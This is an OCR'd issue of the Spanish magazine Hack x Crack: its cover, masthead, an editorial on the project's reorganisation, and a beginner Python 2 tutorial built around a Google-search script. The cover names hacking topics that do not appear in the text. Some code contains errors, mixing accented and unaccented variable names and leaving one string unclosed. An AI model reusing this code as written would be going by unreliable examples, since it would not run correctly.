

¿Crees que aprender a programar es difícil?



NUMERO 27



Con este número se inicia la SEGUNDA ETAPA de la revista informática más controvertida que existe hoy en el mercado.

Hacemos tuyo nuestros conocimientos

HACK X CRACK - HACK X CRACK - HACK X CRACK

KERNEL · HACK
HACKEANDO EL NUCLEO DE LINUX

CREANDO PUERTAS TRASERAS
COGIENDO LA CORONA ROOT



BUFFER OVERFLOW


EXPLOTANDO LOS ERRORES DE PROGRAMACION



DESBORDAMIENTO DE BUFFER

Nº 27 -- P.V.P. 4,5 EUROS
00027
8414090202756

REVISTA BIMESTRAL





EDITORIAL: EDITOTRANS S.L.
C.I.F: B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Título de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
Dirección: PERE MARTELL Nº 20, 2º - 1ª.
43001 TARRAGONA (ESPAÑA)

IMPRIME:
I.G. PRINTONE S.A. Tel 91 808 50 15
DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

PUBLICIDAD

¿Quieres insertar publicidad en PC PASO A PASO? Tenemos la mejor relación precio-difusión del mercado editorial en España. Contacta con nosotros!!!

Sr. Ruben Sentis
Tfno. directo: 652 495 607
Tfno. oficina: 977 24 84 10
FAX: 977 24 84 12
E-mail: publicidad@editotrans.com

INDICE

EDITORIAL

Esta es, posiblemente, una de las editoriales más importantes desde que fue iniciado el Proyecto Hack x Crack.

Desde que esta revista salió al mercado, muchos han sido los problemas que han sido superados para estar cada mes en tus manos, pero esta vez ha sido toda una odisea. ¿Por qué? La verdad, porque a veces las fuerzas faltan.

Hasta ahora el trabajo ha recaído sobre muy, muy, muy pocas personas, y llega un momento que es imposible abarcarlo todo… como muy bien sabéis nuestros lectores, hay temas muy "abandonados" (Web, Servidores de prácticas… …). Hay muchas promesas no cumplidas, no hay tiempo real para cumplirlas y esto ha llegado a socavar los cimientos del proyecto. Hay una excepción en esta escena que es el --Foro de Hack x Crack--, que gracias a sus administradores y moderadores, hoy es mucho más que un foro.

Ante la imposibilidad de seguir gestionando la revista de esta forma, el Proyecto Hack x Crack está cambiado "sus cimientos"… se ha creado un núcleo de Gestión (formado por personas del Foro) que intentará, poco a poco, retomar los objetivos iniciales y gestionar muchos aspectos de la revista, desde la Web hasta el filtrado de textos que serán publicados.

Esperamos que con la nueva línea iniciada, este proyecto multiplique sus fuerzas y esto se vea reflejado en todas las áreas. Para empezar hemos empezado a modificar la maquetación, aspecto muy criticado por nuestros lectores. Pero esto es solo la punta del iceberg, necesitaríamos un par de páginas para explicar los cambios que se han iniciado… así que pásate por el foro y podrás vivir "en tiempo real" estos cambios, esta nueva época.

Prepárate para el próximo número y los siguientes, porque los cambios no dejarán de sucederse. El Proyecto HXC pasa a ser un proyecto abierto… y el oxígeno necesario para crecer ya ha empezado a llegar gracias a la colaboración desinteresada de personas que creen firmemente en HXC.

Ahhh… se nos olvidaba algo importantísimo: la revista pasa a ser BIMESTRAL. Esperamos que todos los cambios den su fruto y poder volver a salir mensualmente, pero no mataremos la semilla plantada ahogándola en abonos artificiales… cuando PC PASO A PASO / Los Cuadernos de Hack x Crack vuelva a disfrutar de una tirada MENSUAL será porque los cimientos del Proyecto finalmente se habrán asentado. Un abrazo a todos!!!

TELÉFONO DE ATENCIÓN AL CLIENTE: 977 22 45 80
Petición de Números atrasados y Suscripciones (Srta. Genoveva)
HORARIO DE ATENCIÓN: DE 9:30 A 13:30 (LUNES A VIERNES)

NUMERO 26 -- PRINTED IN SPAIN
PERIOCIDAD MENSUAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756



por Moleman (AKA Héctor Monleón)

Bienvenidos a este taller de Python. En unos cuantos artículos espero enseñaros a programar en este lenguaje que personalmente me apasiona, y espero que dentro de poco a vosotros también.

No me enrollo más y vamos al grano!!!

Instalando

Bien, el primer paso es descargarse el intérprete de Python si es que no lo tenéis ya.

Por si no lo sabéis Python es un lenguaje interpretado, es decir, lo que se programa es un script que luego se le pasa al intérprete que lo ejecutará. Esto permite hacer rápidas modificaciones del programa al no tener que compilar cada vez, como ocurre por ejemplo con el lenguaje C.

(Los que sepáis algo de C notareis que la sintaxis se parece bastante. No es una coincidencia 😉)

Los Linux-Users deberíais tener el intérprete instalado por defecto. Podréis comprobar si lo tenéis simplemente

ejecutando en una consola:

```
Shadowland:~$ python
Python 2.3.2 (#2, Oct  6 2003, 08:02:06)
[GCC 3.3.2 20030908 (Debian prerelease)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

El ">>>" es el prompt del intérprete esperando a que una orden sea introducida. Más adelante veremos esto en más detalle.

Para salir simplemente pulsad Ctrl+D.

Si no lo tenéis, podáis descargaros las fuentes para compilar (para Unix & Linux en general y para Mac OS X) de:

http://www.python.org/ftp/python/2.4/Python-2.4.tgz

Para sistemas **Windows** hay un setup aquí:

http://www.python.org/ftp/python/2.4/python-2.4.msi

Y aquí un instalador para Mac OS X (si no queráis compilarlo):

http://ftp.cwi.nl/jack/python/mac/MacPython-OSX-2.3-1.dmg

(recomendado leerse antes la documentación del instalador en http://homepages.cwi.nl/~jack/macpython/download.html)

Operadores y tipos de datos

Existen en Python los siguientes operadores aritméticos (por orden de prioridad, de 1 a 4):

Operación	Operador	Prioridad
Exponencial	**	1
Cambio de signo	-	2
Multiplicación	*	3
División	/	3
Módulo	%	3
Suma	+	4
Resta	-	4

Los operadores lógicos son, por orden de prioridad:

Operación	Operador	Prioridad
Negación	not	1
Conjunción	and	2
Disyunción	or	3

De comparación

Los operadores de comparación tiene todos la misma prioridad y son:

Operación	Operador
Igual que	==
Distinto de	!=
Mayor que	>
Menor que	<
Mayor o igual que	>=
Menor o igual que	<=

La prioridad conjunta de todos ellos se define de mayor a menor, así:

1. **Aritméticos**
2. **Comparación**
3. **Lógicos**

Hay que tener cuidado con las operaciones que aniden muchos operadores de distintos tipos, ya que el orden de preferencia puede hacer que la operación no salga como debiera. Para paliar el problema mientras cogéis práctica, siempre podéis usar los paréntesis como separadores de operación, verbi gratia:

```
2*3+(4-3)/((4-5)**3)
```

Os pondré unos ejemplos de este tipo de operaciones:

```
Shadowland:~$ python
Python 2.3.4 (#2, Sep 24 2004, 08:39:09)
[GCC 3.3.4 (Debian 1:3.3.4-12)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 2+3
5
>>> 4-2
2
>>> 5*2
10
>>> 2**3
8
>>> 4>5
False
>>> 5==5
True
>>> 2*3+(4-3)/((4-5)**3)
5
>>>
```

Espero que vayáis comprendiendo como funciona. Los valores **True** y **False** son valores que representan verdadero y falso respectivamente. En Python es lo más parecido que hay a datos booleanos (esto debería ir en el punto de los tipos de datos, pero no tiene mayor complicación).

Existen más tipos de operadores, pero supongo que es mejor más adelante cuando salga una ocasión de usarlos, ya que su complejidad es bastante más elevada, como por ejemplo los operadores >> y << que desplazan a la derecha o izquierda los bits del valor que se les pasa tanto como se les indique.

Variables y tipos de datos

En Python, una variable se declara solamente cuando va a ser usada. No hay que declararlas al principio como en el típico programa de C.

Así mismo, el tipo de dato que contendrá la variable tampoco se declara y el intérprete lo toma dinámicamente según el valor que se le pasa a la variable.

```
>>> a=5
>>> print a
5
>>>
```

Como vemos, hemos asignado el valor entero 5 a la variable.

Si hacemos:

```
>>> b=5.0
>>> print b
5.0
>>>
```

Lo que estamos haciendo es asignar un valor flotante (decimal) a la variable.(es importante notar que el decimal se representa con punto y no con coma)

En ningún caso hemos declarado el tipo de dato que contendrá, aunque SI que hay que asignarle un valor antes de usar una variable o Python dará error.

```
>>> print pruebaerror
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
NameError: name 'pruebaerror' is not defined
>>>
```

Python es *case sensitive* por lo que diferencia entre mayúsculas y minúsculas. También hay que tener en cuenta unas reglas para los nombres de las variables:

1. Sólo se pueden usar dígitos, letras y el carácter de subrayado. El espacio no está permitido, así como caracteres extraños.

2. No pueden usarse las palabras reservadas de Python: **and, assert, break, class, continue, def, del, elif, else, except, exec, finally, for, from, global, if, import, in, is, lambda, not, or, pass, print, raise, return, try, while** y **yield.**

Veamos ahora algunos tipos de datos:

Tipos de datos

En Python existen los enteros y los flotantes, como ya hemos visto. Así mismo se pueden usar los valores booleanos **True** y **False** como ya comentamos antes.

Existe también el tipo de datos **cadena**. A diferencia del C, donde las cadenas son vectores de caracteres, en Python hasta un único carácter se considera una cadena. (internamente son vectores, pero a nosotros nos da igual por el momento. Por algo el Python es de alto nivel 😉)

Un ejemplo:

```
>>> mi_cadena='hola mundo'
>>> print mi_cadena
hola mundo
>>>
```

Como podemos ver, las cadenas se delimitan con comillas, da igual si son simples o dobles, aunque si se quieren mostrar cadenas en el texto, es conveniente delimitar la cadena con dobles y mostrar las simples:

```
>>> mi_cadena="'hola mundo'"
>>> print mi_cadena
'hola mundo'
>>>
```

Las cadenas son muy sufridas (ya lo veremos más adelante) y permiten muchos tipos de operaciones con ellas.

A modo de abreboca, dos operaciones básicas con cadenas son la concatenación (con el signo +)

```
>>> 'abcd'+'efgh'
'abcdefgh'
>>>
```

que sería como una suma entre cadenas, y la repetición (con el signo *)

```
>>> 'a'*10
'aaaaaaaaaa'
>>>
```

que repite la cadena tantas veces como se le indique.

También se pueden hacer comparaciones entre cadenas. Python las analiza "alfabéticamente" para compararlas:

```
>>> 'hola'<'jajeji'
True
>>>
```

El resultado es verdadero porque la H va antes que la J.

Veamos otro ejemplo:

```
>>> 'Hola'<'hola'
True
>>>
```

Que ha pasado aquí? Por qué dice que es verdadero? Muy sencillo. Realmente Python compara basándose en el código ASCII y la 'H' tiene un código "inferior" a la 'h'. Por eso el resultado da True.

Más adelante le meteremos mano a tratamientos avanzados sobre los datos, pero por el momento con esto nos basta.

E/S y control de flujo

Bien, vamos a escribir nuestro primer programa en Python. Hasta ahora hemos estado trasteando con el intérprete, pero ya es hora de ponernos serios. Que no os asuste, ya que este tema lo explicaremos en base al programa, y a algunas modificaciones que le iremos introduciendo, al tiempo que veremos en la práctica muchos conceptos del tema anterior. Además este mismo programa nos servirá para explicar temas de los artículos siguientes, como tratamiento de cadenas y listas, sockets,...

Bueno, primero hay que explicar que hace el programa, y luego iremos desglosando línea a línea según vayamos viendo como funciona.

Este programa básicamente se conecta a Google para realizar la búsqueda que le pongas y te pasa el resultado debidamente formateado y sólo mostrando el número de resultados que se le indique.

Complicado? Puede, pero sólo debido a que aún no sabéis que hace cada cosa. Tranquilos y tiempo al tiempo. Además es un programa que podéis usar sin problemas y es un ejemplo tan bueno como cualquier otro, y desde luego mucho mejor que el típico "hola mundo" que se suele hacer, verdad? 😉

Como ejecutar los programas escritos en python

Los programas se pueden ejecutar en cualquier sistema, tanto Windows, como Linux.

En Windows bastará con hacer doble click sobre él (podéis crear el programa con el notepad o con el entorno idle del intérprete, o con cualquier editor que no formatee el texto como por ejemplo el Word del Office. Debéis guardar el programa como **.py** . Os recomiendo el notepad), con un inconveniente: no veréis el resultado porque cuando el programa termine, la ventana de shell se cerrará.

Esto se soluciona ejecutando el programa desde una ventana de comandos:

1. En Windows 9x, escribiendo: **python programa.py**

2. En Windows 2000 o XP, escribiendo simplemente: **programa.py**

O bien añadiendo una pausa al final del programa si estáis empeñados en ejecutarlo con doble click, pero esto ya lo explicare más adelante. Es decir, de momento usad la ventana de comandos.

En Linux, se puede ejecutar de dos formas:

1. Como en Windows, desde una shell escribiendo: **python programa.py**

2. Poniendo en la primera línea del programa: **#!/usr/bin/env python**

   Esta línea se encarga de buscar el intérprete en el sistema y puede ejecutarse el script como si fuera un programa normal y corriente en consola, es decir: **./programa.py**
   (tenéis que darle permisos de ejecución, que no se os olvide)

Bien, vamos a ejecutarlo a ver que pasa (yo usare en las pruebas, el primer método en Linux, pero por nada en particular, aunque el segundo método es mejor y recomendable):

```
Shadowland:~/python$ ./google.py

Busqueda: hackxcrack
Numero de resultados: 5

http://www.<b>hackxcrack</b>.com/phpBB2/index.php

http://dragonjar.nolimites.net/HTM/DragoN.php?subaction=showfull&amp;
http://www.forohxc.com/Docs/Seguridad/
http://www.forohxc.com/Docs/Seguridad/
http://www.hackemate.com.ar/ezines/<b>hackxcrack</b>/
Shadowland:~/python$
```

Como podéis ver, para ejecutarlo simplemente tenemos que teclear **python** y el nombre del programa.

El programa nos pide que introduzcamos la búsqueda y luego el numero de resultados que queremos ver. Fácil, verdad? Y después nos muestra los resultados de nuestra búsqueda.

Enfermera! Guantes y bisturí que vamos a proceder a la autopsia... paso por paso.

Código del programa:

```
#!/usr/bin/env python

import httplib
URL= 'www.google.com'
COD_BUSQUEDA= '/search?num=100&q='
CABECERA= ' <b>...</b> \n<br><font color=#008000>'
FIN= ' '
NUM_RESULTADOS= 10
MAX_RESULTADOS= 50

def formateaQuery(query):
    from string import join
    a = query.split()
    return join(a, '+')

def google(query=None, n=None):
    if n is None:
        n = NUM_RESULTADOS
    if query is None:
        print "No se ha efectuado búsqueda"
        return - 1
    búsqueda = run (query,n)
    if búsqueda == -2:
        print 'Tu búsqueda para %s no ha arrojado resultados.' % (query.replace('+',' '))
        return
    elif búsqueda == -1:
        print 'No se ha podido efectuar la conexión'
        return
    for x in búsqueda:
        print x

def run(query,n):
    try:
        conn = httplib.HTTPConnection(URL)
        conn.request ("GET", COD_BUSQUEDA + formateaQuery(query))
        r = conn.getresponse()
    except:
        print 'No se ha podido efectuar la conexión'
        return -1
    if r.reason == 'OK':
        data = r.read()
    else:
        return -1
    conn.close()
    aux = data.split(CABECERA)
    aux.pop(0)
    if len(aux) == 0:
        return -2
    búsqueda = []
    i = 0
    while n != 0 and i < MAX_RESULTADOS:
        try:
            a = aux[i].split(FIN,2)[0]
            if a != '':
                busqueda.append('http://'+a)
                n -= 1
        except:
            pass
        i += 1
    return búsqueda

query=raw_input('Búsqueda: ')
n=int(raw_input('Numero de resultados: '))
google(query,n)
```

Entrada y salida (E/S):

Cómo interactuar con el programa

Lectura de datos desde el teclado

En Python, la función predefinida que se encarga de recibir datos del teclado es **raw_input()**.

Esta función detiene la ejecución del programa en espera de que el usuario introduzca datos por el teclado hasta recibir un retorno de carro.

Veamos nuestro programa de ejemplo:

```
query=raw_input('Búsqueda: ')
n=int(raw_input('Numero de resultados: '))
```

Como podemos observar, llamamos a la función raw_input() y almacenamos el resultado en una variable:

```
query=raw_input()
```

raw_input() permite el paso de parámetros en forma de cadena. Para los que conocen otros lenguajes, en especial C, sabrán que para mostrar un mensaje solicitando datos, primero se llama a la función de mostrar el mensaje y luego se llama a la función que lee los datos.

En C sería así:

```
printf("Dame el dato:");
scanf("%c",&dato);
```

Cuya traducción directa al Python sería:

```
print 'Dame el dato:'
dato=raw_input()
```

Pero (siempre hay un pero) esto no lo hace nadie. Es un desperdicio de la potencia de Python y de recursos del intérprete.

La forma más correcta de hacerlo sería:

```
dato=raw_input('Dame el dato:')
```

Como podéis ver, raw_input() permite introducir el mensaje a mostrar por pantalla dentro de si mismo, lo cual acorta y clarifica el código, sin contar con que es mucho más elegante.

Además posee la potencia de los lenguajes de alto nivel. Lee cualquier cantidad de datos, a diferencia de por ejemplo, el C, donde para leer una cadena habría que declarar un vector de caracteres y luego con un getchar() y un bucle ir leyendo.

Podréis observar también que no declaramos que tipo de variable usamos para contener los datos recibidos de raw_input(). Python lo hace automáticamente, y para ser más exactos, la variable es de tipo cadena, porque raw_input() lee cualquier cosa que se le pase como una cadena de texto.

También podéis observar la función int(). Esta función transforma en tipo entero el valor que se le pase. Es decir, si por ejemplo se le pasa una cadena de números, lo transformara en un numero entero.

En nuestro programa:

```
n=int(raw_input())
```

lo que significa que (de dentro a fuera), primero se ejecuta el raw_input() con el que se obtiene una cadena y luego se transforma en un entero que se almacena en la variable **n**.

Una forma más clara seria:

```
n=raw_input()
aux=int(n)
n=aux
```

Bien, ya sabemos como introducir datos. Ahora veremos como mostrar datos.

Mostrar datos por pantalla

Veamos otros trozos de nuestro programa:

```
print 'No se ha podido efectuar la conexión'
.....
print x
.....
print 'Tu búsqueda para %s no ha arrojado resultados.' % (query.replace('+',' '))
```

La función que muestra datos por pantalla, como ya habréis deducido es **print**. Como veis, lo que se va a imprimir se debe introducir entre comillas, ya que es una cadena. Si no se hace así Python dará error.

Y "x·? No está entre comillas?

No, porque x no es una cadena, sino una variable previamente declarada y con un valor almacenado. Si a **print** le pasamos un parámetro sin comillas, lo interpreta como una variable y muestra el contenido de dicha variable por pantalla. De ahí que si se escribe un texto sin poner las comillas de error. Python lo interpretara como una variable e intentará mostrar su valor por pantalla, pero como dicha variable no existirá (a no ser que haya una coincidencia muy extraña), dará error:

```
print hola
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
NameError: name 'hola' is not defined
```

Como veis Python se queja de que la variable "hola" no existe. Error nuestro ya que lo que queríamos hacer era

mostrar la cadena 'hola' por pantalla, pero no pusimos las comillas.

print también permite el paso de varios parámetros así como operar con las cadenas dentro de él. Los parámetros van separados por comas. La coma hace que se consideren por separados y a efectos de impresión aparece como una pulsación de la tecla espacio en pantalla.

Como dijo alguien una vez, "se hace camino al andar..."

Probemos el **print**:

(usaremos de nuevo el intérprete ya que es más rápido que editar un programa)

```
>>> a=12
>>> b='hola que tal...'
>>> print 'probando',a,'\n',b,'\n\n'
probando 12
hola que tal...
>>>
```

Hemos creado dos variables, "a" y "b" y les hemos metido un entero y una cadena respectivamente.

Después hemos usado print para imprimir un mensaje, unos cuantos intros (la \n es el intro) y los contenidos de las variables.

Sencillo, verdad?

print también permite usar la concatenación y la repetición (teniendo en cuenta que son operaciones disponibles SÓLO para cadenas):

```
>>> print 'probando otra vez'+b*5
probando otra vezhola que tal...hola que tal...hola que
tal...hola que tal...hola que tal...
>>>
```

Hemos imprimido una cadena y luego una cadena contenida en una variable repetida cinco veces, usando el "*". El "+" hace que se imprima junto. Si os fijáis no aparece un espacio entre "vez" y "hola". Como ya dije antes, la coma de separación imprime un espacio. Si quisiéramos que usando la concatenación (+) apareciera un espacio entre "vez" y hola" tendríamos que ponerlo explícitamente dentro de la cadena, tal que así: "probando otra vez " (veis el espacio?)

Pero fijaos que todo son cadenas, incluyendo lo que contiene la variable.

Si intentáramos imprimir también la variable "a" de esta forma:

```
>>> print 'probando otra vez'+a+b*5
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
TypeError: cannot concatenate 'str' and 'int' objects
```

Python nos avisa que no puede usarse la concatenación con enteros y cadenas.

La forma correcta sería:

```
>>> print 'probando otra vez',a,b*5
probando otra vez 12 hola que tal...hola que tal...hola que
tal...hola que tal...hola que tal...
>>>
```

Pero ya tenemos ahí otra vez el maldito espacio. Y si no lo queremos?

Fácil, usaremos la función str()

```
>>> print 'probando otra vez'+str(a)+b*5
probando otra vez12hola que tal...hola que tal...hola que
tal...hola que tal...hola que tal...
>>>
```

Ya no salen espacios!!!

str() convierte a cadena cualquier cosa que se le pase como parámetro (tened en cuenta y recordad de ahora en adelante que un parámetro puede ser tanto explícito, poniendo los datos a pelo, como variables, donde lo que se convierte es su contenido). En este caso, convierte el contenido de "a" en una cadena, o sea, convierte el entero 12 en la cadena de texto '12'. Es como el inverso de la función int() que hemos mencionado antes.

Sólo nos queda explicar una última forma de usar la función print: las cadenas de formato.

Las cadenas de formato son una forma de poder representar valores de variables dentro de una cadena sin tener que hacer uso de lo antes explicado, aunque todo es complementario y podéis usar lo que queráis a la hora de imprimir por pantalla.

En nuestro programa:

```
print 'Tu búsqueda para %s no ha arrojado resultados.' % (query.replace('+',' '))
```

Un ejemplo simple de formato:

```
>>> a=134
>>> b=12.5
>>> c='hola caracola'

>>> print 'El valor de a es %d, el de b %f y el de c %s' %(a,b,c)
El valor de a es 134, el de b 12.500000 y el de c hola caracola
>>>
```

Aquí podemos ver los tres tipos más comunes (hay otros) de indicadores de cadenas de formato: %d, %f y %s. El primero sirve para enteros, el segundo para flotantes y el tercero para cadenas.

Tenemos tres variables, una con un entero, otra con un flotante y la tercera con una cadena. Se meten los caracteres de formato dentro de la cadena a imprimir y luego se hace uso del operador % para imprimir por orden los

parámetros que se le pasen, en este caso las tres variables (si sólo se pasa un parámetro los paréntesis son opcionales).

En nuestro programa lo que le pasamos a la cadena de formato %s es la variable query formateada (como la formateamos lo veremos en el siguiente articulo junto con muchas otras formas de tratamiento).

Bueno, espero haberme explicado bien ya que ahora pasaremos al siguiente punto del tema: el control de flujo del programa.

Control de flujo: bucles, condicionales y demás fauna

Bien, con lo que sabemos hasta ahora podríamos hacer programas más o menos complejos pero serian lineales, ejecutados de arriba a abajo, sin posibilidad de elegir que ejecutar y que no. Esto se solventa con las instrucciones de control de flujo, es decir, los condicionales y los bucles.

Un apunte más antes de meternos en materia. En Python las instrucciones se separan con intros, es decir, que a diferencia de otros lenguajes de programación, como por ejemplo el C que separa las instrucciones con punto y coma y puedes llegar a escribir el programa en una sola línea (cosas más raras se ven), en Python es obligatorio separar las instrucciones con intros. También hay otra obligación que tiene que ver con los bucles y condiciones, y que ahora veremos.

Entremos en tema...

if...elif...else

La estructura **if** permite introducir condiciones en la ejecución del código del programa. Su sintaxis es:

```
if condición:
        instrucción
        instrucción
        instrucción
        ...
[continua el programa]
```

Analicemos brevemente la teoría. Como vemos la sintaxis es simple. Primero va el if con su condición y finaliza con dos puntos (los dos puntos son importantes. Si no se ponen Python dará error). A continuación vienen las instrucciones que se ejecutaran SI la condición es verdadera. En caso contrario no se ejecutaran. Y como sabemos que es lo que va dentro del if y lo que no? Fácil, es la otra "obligación" del Python: las tabulaciones.

Python reconoce las nuevas instrucciones mediante los intros y además usa las tabulaciones para diferenciar si estas están dentro o fuera de un bucle, una condición, una función,....

Veamos un ejemplo en nuestro programa:

```
if r.reason == 'OK':
        data = r.read()
else:
```

Como podemos ver primero va el if seguido de la condición a evaluar, en este caso si el contenido de "reason" es igual a la cadena 'OK' y finalizando con los dos puntos (aquí es cuando tenéis que recordar todos los operadores que explicamos al principio del articulo, es decir, los de comparación, lógicos y demás)

Después lo que hacemos es tabular las instrucciones que queremos que vayan dentro del if (en este caso sólo una) y cuando finalicemos las tabulaciones el if habrá finalizado.

Os pondré otro ejemplo más simple y clarificador. Que pasa si intentamos dividir entre cero? Que no tiene solución, y si intentamos hacerlo en un lenguaje de programación, el que sea, dará error. En python:

```
Shadowland:~$ python
Python 2.3.4 (#2, Sep 24 2004, 08:39:09)
[GCC 3.3.4 (Debian 1:3.3.4-12)] on linux2

Type "help", "copyright", "credits" or "license" for more information.

>>> 7/0
Traceback (most recent call last):
 File "<stdin>", line 1, in ?
ZeroDivisionError: integer division or modulo by zero
```

Si intentamos dividir un numero entre cero da error. Bien, supongamos que tenemos este trozo de código:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
print a/b
```

Sencillo, y si lo ejecutamos nos pide dos números y divide el primero entre el segundo. Pero que pasaría si el segundo numero fuera un cero. Que nos daría error como arriba. Como solucionarlo? Diciéndole al python que si el segundo numero es un cero, que no ejecute la división, así:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
if b!=0:
        print a/b
```

Así el programa sólo ejecutara la división si el segundo numero es distinto (el operador !=) de cero. Fácil.

Pasemos a la segunda parte del condicional: **else**

El programa de división funciona pero no es muy eficaz y mucho menos elocuente. Si, evita la división entre cero pero no nos permite mostrar un mensaje diciendo que la división entre cero no esta permitida. Veamos por que:

Si le añadimos

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
if b!=0:
        print a/b
print 'La división por cero no esta permitida
```

Aunque la división sea correcta y el if se ejecute porque el segundo numero no sea cero, el print del final se ejecutara igual. Esto se podría solucionar así:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
if b!=0:
        print a/b
if b==0:
        print 'La división por cero no esta permitida'
```

Es correcto pero ni es elegante, ni eficiente. Python tiene que evaluar dos condiciones cuando no es necesario. Para eso existe el else:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
if b!=0:
        print a/b
else:
        print 'La división por cero no esta permitida'
```

El else lo que hace es darle una segunda opción, o mejor dicho una opción por defecto, es decir, que si el if no es verdadero, se ejecuta el else. Si el if es verdadero el else no se ejecuta ni se procesa ni nada. consume menos recursos, es más bonito y elegante, etc, etc...

Si lo traducimos a lenguaje humano básicamente seria como si hiciéramos:

```
SI b DISTINTO_DE 0 HAZ:
        ......
SINO HAZ:
        ....
```

La sintaxis del else es sencilla:

```
if:
        ....
else:
        instrucción
        instrucción
        ....
[continua programa]
```

Que nos queda? Que es ese elif que has puesto antes en el titulo del apartado? Tranquilos, que ahora voy a ello.

Veamos nuestro programa google.py:

```
if búsqueda == -2:
    print 'Tu búsqueda para %s no ha arrojado resultados.' % (query.replace('+',' '))
    return
elif búsqueda == -1:
    print 'No se ha podido efectuar la conexión'
    return
```

Pero si es como un if!!!! Evalúa una condición y si es verdadera ejecuta el código de dentro!!!

FALSO!

Os lo explicare con nuestro programa de división. Imaginemos que por una extraño y retorcido motivo de la física cuántica del universo (pedazo de frase sin sentido verdad? 😉), queremos que nuestro programa de división además de impedir la división entre cero también impida la división cuando los dos números son iguales (muy extraño pero es un ejemplo, así que no os quejéis). Como lo haríamos?

Vamos a cambiar la estructuración de la condición pero es el mismo programa:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
if b==0:
        print 'La división por cero no esta permitida'
else:
        if a==b:
            print 'Los dos números son iguales y no vamos a dividirlos'
        else:
            print a/b
```

Esto es lo que se conoce como if anidados, pero es horrible a la vista aunque no os lo creáis. El código funciona y se lee más o menos bien pero es porque hay pocas condiciones anidadas unas dentro de otras, pero ahora imaginaos 50 if unos dentro de otros. Tendiendo en cuenta que hay que tabular más cada vez que se crea un nuevo if al final no se podría leer de la línea tan larga que saldría sólo a base de tabulaciones.
Solución: elif

Sintaxis de elif:

```
if condición:
    ...
elif condición:
    ....
elif condición:
    ....
else:
    ...
```

Pueden ponerse tantos elif como se necesiten. elif equivale a las instrucciones else if unidas en uno. Veamos ahora el programa de la división hecho con elif:

```
a=int(raw_input('Dame un numero a dividir:'))
b=int(raw_input('Dame el divisor:'))
if b==0:
        print 'La división por cero no esta permitida'
elif a==b:
        print 'Los dos números son iguales y no vamos a dividirlos'
else:
        print a/b
```

Bastante más legible y claro. El else con el if dentro de el se ha transformado en un elif y nos ahorramos tabulaciones y ganamos en claridad de código y en optimización.

Un apunte extra: elif nos facilita enormemente la creación de menús de selección. Os lo dejo como ejercicio, que si no os malacostumbrais

Pasemos a la siguiente estructura de control: el bucle

while

Como podemos hacer que una parte de nuestro código se ejecute continuamente hasta que nosotros queramos? Usando un bucle, y eso es lo que es el **while**.

Su sintaxis es:

```
while condición:
        instrucción
        instrucción
        ......
[continua programa]
```

Veamos un ejemplo en nuestro programa google.py:

```
while n != 0 and i < MAX_RESULTADOS:
        try:
                a = aux[i].split(FIN,2)[0]
                if a != '':
                        busqueda.append('http://'+a)
                        n -= 1
        except:
                pass
        i += 1
```

Vale es un poco complejo al principio pero no demasiado. Paso por paso.
Cuando python llega al while evalúa la condición y si es cierta ejecuta todo lo del bucle y vuelve al while para volver a evaluar y seguirá haciendo hasta que la condición sea falsa. En este caso la condición es que la variable n sea distinta de cero (n!=0) Y (and) que la variable i sea menor que la variable MAX_RESULTADOS (i<MAX_RESULTADOS). Mientras sea verdadero, el while se ejecutara una y otra vez.

Un ejemplo más simple: un contador.

Si creamos este programa y lo ejecutamos:

```
#contador.py

i=0
while i<10:
        print i
        i=i+1
```

```
Shadowland:~/python$ python contador.py
0
1
2
3
4
5
6
7
8
9
Shadowland:~/python$
```

El programa crea una variable i con valor igual a cero y luego entra en el while el cual se ejecuta siempre que i sea menor que 10. Dentro del while hay un print que nos muestra el valor de i por pantalla y una instrucción i=i+1 que lo que hace es sumar 1 a la variable (incrementa la variable).



NOTA



el i=i+1 se puede sustituir (y se hace de normal) por i+=1 (podéis verlo en el trozo de google.py). Esta contracción también funciona con multiplicaciones, divisiones, restas,.... siempre y cuando la variable origen y la destino sean la misma (en este caso si, porque la variable i se usa como parte de la suma y al mismo tiempo como lugar donde almacenar el nuevo resultado).

Por que metemos el incremento? Porque si no aumentamos el valor de i, al valer en un principio cero, el while siempre seria verdadero y tendríamos un bucle infinito (es decir, la pantalla inundada de números sin parar nunca)

Así como esta el programa podemos ver como la variable i se va incrementando uno a uno gracias al print y ver que finaliza cuando llega a 9 (si recordáis while i<10). Cuando i llega a valer 10 el while ya no es verdadero y finaliza, y como no hay nada más después, finaliza el programa.

Sencillo? Espero que si, y que lo vayáis comprendiendo todo, ya que al final del articulo os pondré un ejercicio y espero que posteéis en el foro todas vuestras dudas y si os animáis, el resultado del ejercicio y que problemas os ha dado

Bueno, bueno, que esto se acaba. Nos quedan dos estructuras más y un ultimo punto y finalizamos. Creo que no se ha hecho muy largo, no?

Y sin más preámbulos, la estructura

for ... in ...

